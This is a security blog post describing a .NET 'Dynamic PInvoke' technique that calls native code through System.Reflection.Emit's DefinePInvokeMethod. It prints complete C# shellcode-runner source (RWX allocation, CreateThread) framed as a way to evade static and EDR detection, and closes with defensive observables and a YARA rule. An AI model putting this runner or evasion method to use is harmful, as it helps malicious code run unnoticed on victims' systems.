Unmanaged Code Execution with .NET Dynamic PInvoke

bohops.com/2022/04/02/unmanaged-code-execution-with-net-dynamic-pinvoke

bohops April 2, 2022

Yes, you read that correctly – "Dynamic Pinvoke" as in "Dynamic Platform Invoke"

Background

Recently, I was browsing through Microsoft documentation and other blogs to gain a better understanding of .NET dynamic types and objects. I've always found the topic very interesting mainly due to its relative obscurity and the offensive opportunities for defensive evasion. In this post, we'll briefly explore 'classic' PInvoke (P/Invoke), discuss its inherent limitations, and introduce a lightweight technique (*Dynamic PInvoke*) that lets us call and execute native code in a slightly different way from managed code.

Notes & Caveats

- In this post, .NET loosely refers to modern versions of the .NET Framework (4+). Other versions of .NET runtimes (e.g. Core) may be relevant.
- For clarity, "Dynamic Pinvoke" in the context of this blog is not directly related to the incredible DInvoke (D/Invoke) project by TheWover and FuzzySec (although referenced in this blog post). DInvoke is an API for dynamically calling the Windows API, using syscalls, and evading endpoint security controls through powerful primitives and other advanced features such as module overloading and manual mapping.


Classic PInvoke Usage & Implications

Platform Invoke, also known as PInvoke, is a well-supported .NET technology for accessing unmanaged code in managed coding languages. If you have previously explored .NET managed-to-unmanaged interop code, you are likely very family with PInvoke methods and structures from the *System.Runtime.InteropServices* namespace. In offensive operations, a simple C-Sharp (C#) shellcode runner program with PInvoke signatures for native libraries and exported functions may look something like this:

```
using System;
using System.Runtime.InteropServices;

namespace ShellcodeLoader
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] x64shellcode = new byte[294] {
            0xfc,0x48, ... };

            IntPtr funcAddr = VirtualAlloc(
                              IntPtr.Zero,
                              (ulong)x64shellcode.Length,
                              (uint)StateEnum.MEM_COMMIT,
                              (uint)Protection.PAGE_EXECUTE_READWRITE);
            Marshal.Copy(x64shellcode, 0, (IntPtr)(funcAddr), x64shellcode.Length);

            IntPtr hThread = IntPtr.Zero;
            uint threadId = 0;
            IntPtr pinfo = IntPtr.Zero;

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return;
        }

        #region pinvokes
        [DllImport("kernel32.dll")]
        private static extern IntPtr VirtualAlloc(
            IntPtr lpStartAddr,
            ulong size,
            uint flAllocationType,
            uint flProtect);

        [DllImport("kernel32.dll")]
        private static extern IntPtr CreateThread(
            uint lpThreadAttributes,
            uint dwStackSize,
            IntPtr lpStartAddress,
            IntPtr param,
            uint dwCreationFlags,
            ref uint lpThreadId);

        [DllImport("kernel32.dll")]
        private static extern uint WaitForSingleObject(
            IntPtr hHandle,
            uint dwMilliseconds);

        public enum StateEnum
        {
            MEM_COMMIT = 0x1000,
            MEM_RESERVE = 0x2000,
            MEM_FREE = 0x10000
        }

        public enum Protection
        {
            PAGE_READONLY = 0x02,
            PAGE_READWRITE = 0x04,
            PAGE_EXECUTE = 0x10,
            PAGE_EXECUTE_READ = 0x20,
            PAGE_EXECUTE_READWRITE = 0x40,
        }
        #endregion
    }
}
```


– GitHub Gist: https://gist.github.com/matterpreter/03e2bd3cf8b26d57044f3b494e73bbea
– Credit: @matterpreter (from this great post on Offensive PInvoke) and @Arno0x0x (for the shellcode)

When the managed code is compiled to a .NET Portable Executable (PE), the C# source is actually compiled to an intermediate language (MSIL) bytecode and passed to the Common Language Runtime (CLR) to facilitate execution. The composition of a .NET executable follows the standard PE/COFF format, so it will include the expected structures and headers like a native PE but with additional CLR header and data sections. However, if we analyze a .NET PE using a tool like pestudio and view the imports, we will notice there is only one entry called *_CorExeMain*:


pestudio 9.09 - Malware Initial Assessment - www.winitor.com [c:\users\admin\source\repos\consoleapp1\consoleapp1\bin\relea
file
settings
about
c:\users\admin\source\repos\consoleapp1\cons
indicators (22)
virustotal (wait...)
dos-header (64 bytes)
dos-stub (64 bytes)
rich-header (n/a)
file-header (time-stamp)
optional-header (console)
directories (time-stamp)
sections (90.91%)
libraries (CLRCreateInstance CorBindToRuntir
imports (_CorExeMain)


name (1)	group (0)	type (1)
_CorExeMain	-	implicit

We may have expected to see the Kernel32 exported methods from the shellcode runner, but these entries are not stored in the PE's Import Lookup Table or Import Address Table (IAT). Rather, we can find PInvoke methods under the ImplMap table in the CLR metadata. Using the monodis program, we can quickly dump the contents of ImplMap that includes some extra metadata:



```
└─# monodis --implmap ConsoleApp1.exe
ImplMap Table (1..3)
1: native int class ShellcodeLoader.Program::VirtualAlloc(native int, unsigned int64, unsigned int32,
 unsigned int32) 256 (VirtualAlloc kernel32.dll)
2: native int class ShellcodeLoader.Program::CreateThread(unsigned int32, unsigned int32, native int,
 native int, unsigned int32, [out] unsigned int32&) 256 (CreateThread kernel32.dll)
3: unsigned int32 class ShellcodeLoader.Program::WaitForSingleObject(native int, unsigned int32) 256
(WaitForSingleObject kernel32.dll)
```

To review actual PInvoke signatures from the PE, MSIL can be easily reversed back to managed code (verbatim) and analyzed with programs like dnSpy and ILSpy:



```
            IntPtr funcAddr = Program.VirtualAlloc(IntPtr.Zero, (ulong)((long)x64shellcode.Length), 4096U,
              64U);
            Marshal.Copy(x64shellcode, 0, funcAddr, x64shellcode.Length);
            IntPtr zero = IntPtr.Zero;
            uint threadId = 0U;
            IntPtr pinfo = IntPtr.Zero;
            Program.WaitForSingleObject(Program.CreateThread(0U, 0U, funcAddr, pinfo, 0U, ref threadId),
              uint.MaxValue);
        }

        // Token: 0x06000002 RID: 2
        [DllImport("kernel32.dll")]
        private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, ulong size, uint flAllocationType,
          uint flProtect);

        // Token: 0x06000003 RID: 3
        [DllImport("kernel32.dll")]
        private static extern IntPtr CreateThread(uint lpThreadAttributes, uint dwStackSize, IntPtr
          lpStartAddress, IntPtr param, uint dwCreationFlags, ref uint lpThreadId);

        // Token: 0x06000004 RID: 4
        [DllImport("kernel32.dll")]
        private static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds);
```

So, what exactly are the implications of using classic PInvoke from an offensive security perspective? For starters, a collection of revealed PInvoke definitions within the code may be viewed as an indicator of suspiciousness through simple manual analysis since PInvoke signatures cannot be easily obfuscated or adjusted. Furthermore, the following pitfalls of using PInvoke definitions are described in the *Emulating Covert Operations – Dynamic Invocation* blog by TheWover:

- Static PInvoke definitions of Windows API calls will be included as an entry within the .NET assembly's Import Address Table (IAT) when loaded, which could be easily scrutinized by automated tools (e.g. sandboxes).
- PInvoke definitions are subject to monitoring by security tools that can detect 'suspicious' API calls (e.g. from EDR hooks).

So, how could this potentially be improved? Let's take a look at *Dynamic PInvoke*.

Dynamic PInvoke Usage & Implications

Dynamic types and objects in .NET are quite interesting and very powerful. According to this Microsoft Doc, dynamic objects "expose members such as properties and methods at ***run time***, instead of at compile time. This enables you to create objects to work with structures that ***do not match a static type or format***." By leveraging the System.Reflection.Emit namespace, dynamic assemblies can be created in a dynamic object and ultimately executed at runtime.

For background, you may already be familiar with the System.Reflection namespace that contains classes and types for *retrieving and accessing* data from .NET components such as assemblies, modules, members, metadata, etc. Through reflection, .NET methods can also be invoked, which is quite popular in offensive operations and for in-memory tradecraft. System.Reflection.Emit allows us to take this a step further for *defining* the objects and methods that we ultimately want to invoke using builder classes, modules, types, and methods. Now, let's get to the substance of the post and talk about the very interesting *typebuilder* method – DefinePInvokeMethod().

In the previous section, a PInvoke method signature structure appeared as follows:

```
[DllImport("kernel32.dll")]
private static extern IntPtr VirtualAlloc(
    IntPtr lpStartAddr,
    ulong size,
    uint flAllocationType,
    uint flProtect);
```

For dynamic invocation, the PInvoke signatures must be instrumented in a way to be compatible with *DefinePInvokeMethod()*. As such, our next example will leverage the same shellcode execution technique and Kernel32 exports, but we will prepare a function that handles the builder logic and implement our own functions that map to each required Kernel32 calls to keep the code simple and easy to follow.

The builder logic function (called *DynamicPInvokeBuilder()* in our example) creates a dynamic assembly to execute in the default appdomain. In the function, *DefinePInvokeMethod()* is called with our target Kernel32 export along with method attributes, arguments, and parameter types.


The code functions are relatively straight forward. We will simply retain the names of the Kernel32 exports for our example, but this is not required. Each function effectively calls *DynamicPInvokeBuilder()* with object arrays that map to the respective arguments, parameter types, and the return method type.

Our modified managed shellcode runner appears as follows:


```
using System;
using System.Runtime.InteropServices;
using System.Reflection;
using System.Reflection.Emit;

namespace ShellcodeLoader
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] x64shellcode = new byte[294] {0xfc,0x48, ... };

        IntPtr funcAddr = VirtualAlloc(
                              IntPtr.Zero,
                              (uint)x64shellcode.Length,
                              (uint)StateEnum.MEM_COMMIT,
                              (uint)Protection.PAGE_EXECUTE_READWRITE);
            Marshal.Copy(x64shellcode, 0, (IntPtr)(funcAddr), x64shellcode.Length);

            IntPtr hThread = IntPtr.Zero;
            uint threadId = 0;
            IntPtr pinfo = IntPtr.Zero;

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return;
        }

        public static object DynamicPInvokeBuilder(Type type, string library, string
method, Object[] args, Type[] paramTypes)
        {
            AssemblyName assemblyName = new AssemblyName("Temp01");
            AssemblyBuilder assemblyBuilder =
AppDomain.CurrentDomain.DefineDynamicAssembly(assemblyName,
AssemblyBuilderAccess.Run);
            ModuleBuilder moduleBuilder =
assemblyBuilder.DefineDynamicModule("Temp02");

            MethodBuilder methodBuilder = moduleBuilder.DefinePInvokeMethod(method,
library, MethodAttributes.Public | MethodAttributes.Static |
MethodAttributes.PinvokeImpl, CallingConventions.Standard, type, paramTypes,
CallingConvention.Winapi, CharSet.Ansi);


methodBuilder.SetImplementationFlags(methodBuilder.GetMethodImplementationFlags() |
MethodImplAttributes.PreserveSig);
            moduleBuilder.CreateGlobalFunctions();

            MethodInfo dynamicMethod = moduleBuilder.GetMethod(method);
            object res = dynamicMethod.Invoke(null, args);
            return res;
        }

        public static IntPtr VirtualAlloc(IntPtr lpAddress, UInt32 dwSize, UInt32
flAllocationType, UInt32 flProtect)
        {
            Type[] paramTypes = { typeof(IntPtr), typeof(UInt32), typeof(UInt32),
typeof(UInt32) };
            Object[] args = { lpAddress, dwSize, flAllocationType, flProtect };
            object res = DynamicPInvokeBuilder(typeof(IntPtr), "Kernel32.dll",
"VirtualAlloc", args, paramTypes);
            return (IntPtr)res;
        }

        public static IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, UInt32 dwCreationFlags, ref
UInt32 lpThreadId)
        {
            Type[] paramTypes = { typeof(UInt32), typeof(UInt32), typeof(IntPtr),
typeof(IntPtr), typeof(UInt32), typeof(UInt32).MakeByRefType() };
            Object[] args = { lpThreadAttributes, dwStackSize, lpStartAddress,
lpParameter, dwCreationFlags, lpThreadId };
            object res = DynamicPInvokeBuilder(typeof(IntPtr), "Kernel32.dll",
"CreateThread", args, paramTypes);
            return (IntPtr)res;
        }

        public static Int32 WaitForSingleObject(IntPtr Handle, UInt32 Wait)
        {
            Type[] paramTypes = { typeof(IntPtr), typeof(UInt32) };
            Object[] args = { Handle, Wait };
            object res = DynamicPInvokeBuilder(typeof(Int32), "Kernel32.dll",
"WaitForSingleObject", args, paramTypes);
            return (Int32)res;
        }

        public enum StateEnum
        {
            MEM_COMMIT = 0x1000,
            MEM_RESERVE = 0x2000,
            MEM_FREE = 0x10000
        }

        public enum Protection
        {
            PAGE_READONLY = 0x02,
            PAGE_READWRITE = 0x04,
            PAGE_EXECUTE = 0x10,
            PAGE_EXECUTE_READ = 0x20,
            PAGE_EXECUTE_READWRITE = 0x40,
        }
    }
}
```

– GitHub Gist: https://gist.github.com/bohops/4f98002ecfa85e173e8b4873690663f5
– Useful Reference: https://www.codeproject.com/Articles/9214/Dynamic-Invoke-from-Unmanaged-DLL

Once the PE compiled and executed, the shellcode is launched:




Now, let’s take a look at a few observables to compare against classic PInvoke. First, the *ImplMap* table in the CLR metadata (captured by monodis) is no longer populated like it was in the previous section:



```
└─# monodis --implmap ConsoleApp1.exe
ImplMap Table (1..0)
```

In dnSpy, we can clearly see the source code from the reversed MSIL. However, there are opportunities for further obfuscation and enhancement if desired:




```
// Token: 0x06000002 RID: 2 RVA: 0x000020A4 File Offset: 0x000002A4
public static object DynamicPInvokeBuilder(Type type, string library, string method, object[] args, Type[]
  paramTypes)
{
    AssemblyName assemblyName = new AssemblyName("Temp01");
    ModuleBuilder moduleBuilder = AppDomain.CurrentDomain.DefineDynamicAssembly(assemblyName,
      AssemblyBuilderAccess.Run).DefineDynamicModule("Temp02");
    MethodBuilder methodBuilder = moduleBuilder.DefinePInvokeMethod(method, library, MethodAttributes.FamANDAssem
      | MethodAttributes.Family | MethodAttributes.Static | MethodAttributes.PinvokeImpl,
      CallingConventions.Standard, type, paramTypes, CallingConvention.Winapi, CharSet.Ansi);
    methodBuilder.SetImplementationFlags(methodBuilder.GetMethodImplementationFlags() |
      MethodImplAttributes.PreserveSig);
    moduleBuilder.CreateGlobalFunctions();
    return moduleBuilder.GetMethod(method).Invoke(null, args);
}

// Token: 0x06000003 RID: 3 RVA: 0x0000210C File Offset: 0x0000030C
public static IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect)
{
    Type[] paramTypes = new Type[]
    {
        typeof(IntPtr),
        typeof(uint),
        typeof(uint),
        typeof(uint)
    };
    object[] args = new object[]
    {
        lpAddress,
        dwSize,
        flAllocationType,
        flProtect
    };
    return (IntPtr)Program.DynamicPInvokeBuilder(typeof(IntPtr), "Kernel32.dll", "VirtualAlloc", args,
      paramTypes);
}

// Token: 0x06000004 RID: 4 RVA: 0x000021A0 File Offset: 0x000003A0
public static IntPtr CreateThread(uint lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
  lpParameter, uint dwCreationFlags, ref uint lpThreadId)
{
    Type[] paramTypes = new Type[]
    {
        typeof(uint),
        typeof(uint),
        typeof(IntPtr),
        typeof(IntPtr),
```

Overall, dynamic invocation was a success! Let's take a look at a few defensive opportunities….

Defensive Observables & Considerations


.NET Introspection: In this implementation, a dynamic assembly module is created for each PInvoke definition (which could be improved). This could be considered anomalous behavior, especially for repeatably or randomly named assemblies.



```
Structure                              ID       Flags                  Path
CLR v4.0.30319.0                       6        CONCURRENT_GC, M...    "C:\Users\admin\source\repos\Console
  AppDomain: ConsoleApp1.exe           26771... Default, Executable
    ConsoleApp1                        26771...                        C:\Users\admin\source\repos\ConsoleA
    Temp01                             26771... Dynamic                Temp01
    Temp01                             26771... Dynamic                Temp01
    Temp01                             26771... Dynamic                Temp01
```

EDRs and analysis tools (e.g. ProcessHacker) that have .NET introspection (e.g. via hooking or ETW) should be able to capture anomalous in-memory assembly loads (especially those without a disk-backing).

Malware Analysis: Based on personal observation, I have not seen much out there with regard to offensive use of *DefinePInvokeMethod* with the exception of some PowerShell tooling. As such, it may be compelling to leverage this opportunity to search for the method string as a part of static or sandbox analysis.



```
C:\Users\admin\tmp>strings C:\Users\admin\source\repos\ConsoleApp1\ConsoleApp1\bin\x64\Rele
ase\ConsoleApp1.exe | findstr  "DefinePInvokeMethod"
DefinePInvokeMethod
```

This simple Yara rule may be useful as a starting point for discovery:

```
rule Find_Dynamic_PInvoke
{

    meta:
        description = "Locate use of the DefinePInvokeMethod typebuilder method in
.NET binaries or managed code."

    strings:
        $method= "DefinePInvokeMethod"

    condition:
        $method
}
```

Conclusion

As you can see, dynamic types, objects, and invocation are very powerful in .NET. There is way more opportunity to explore in this area such as working directly with MSIL using the ILGenerator class to define methods, enhancing the example *DynamicPInvokeBuilder()* method to support more interesting native functions, or leveraging other dynamic techniques to invoke native code (e.g. with function delegates).

As always, thank you for taking the time to read this post. I hope you found it useful.

~ bohops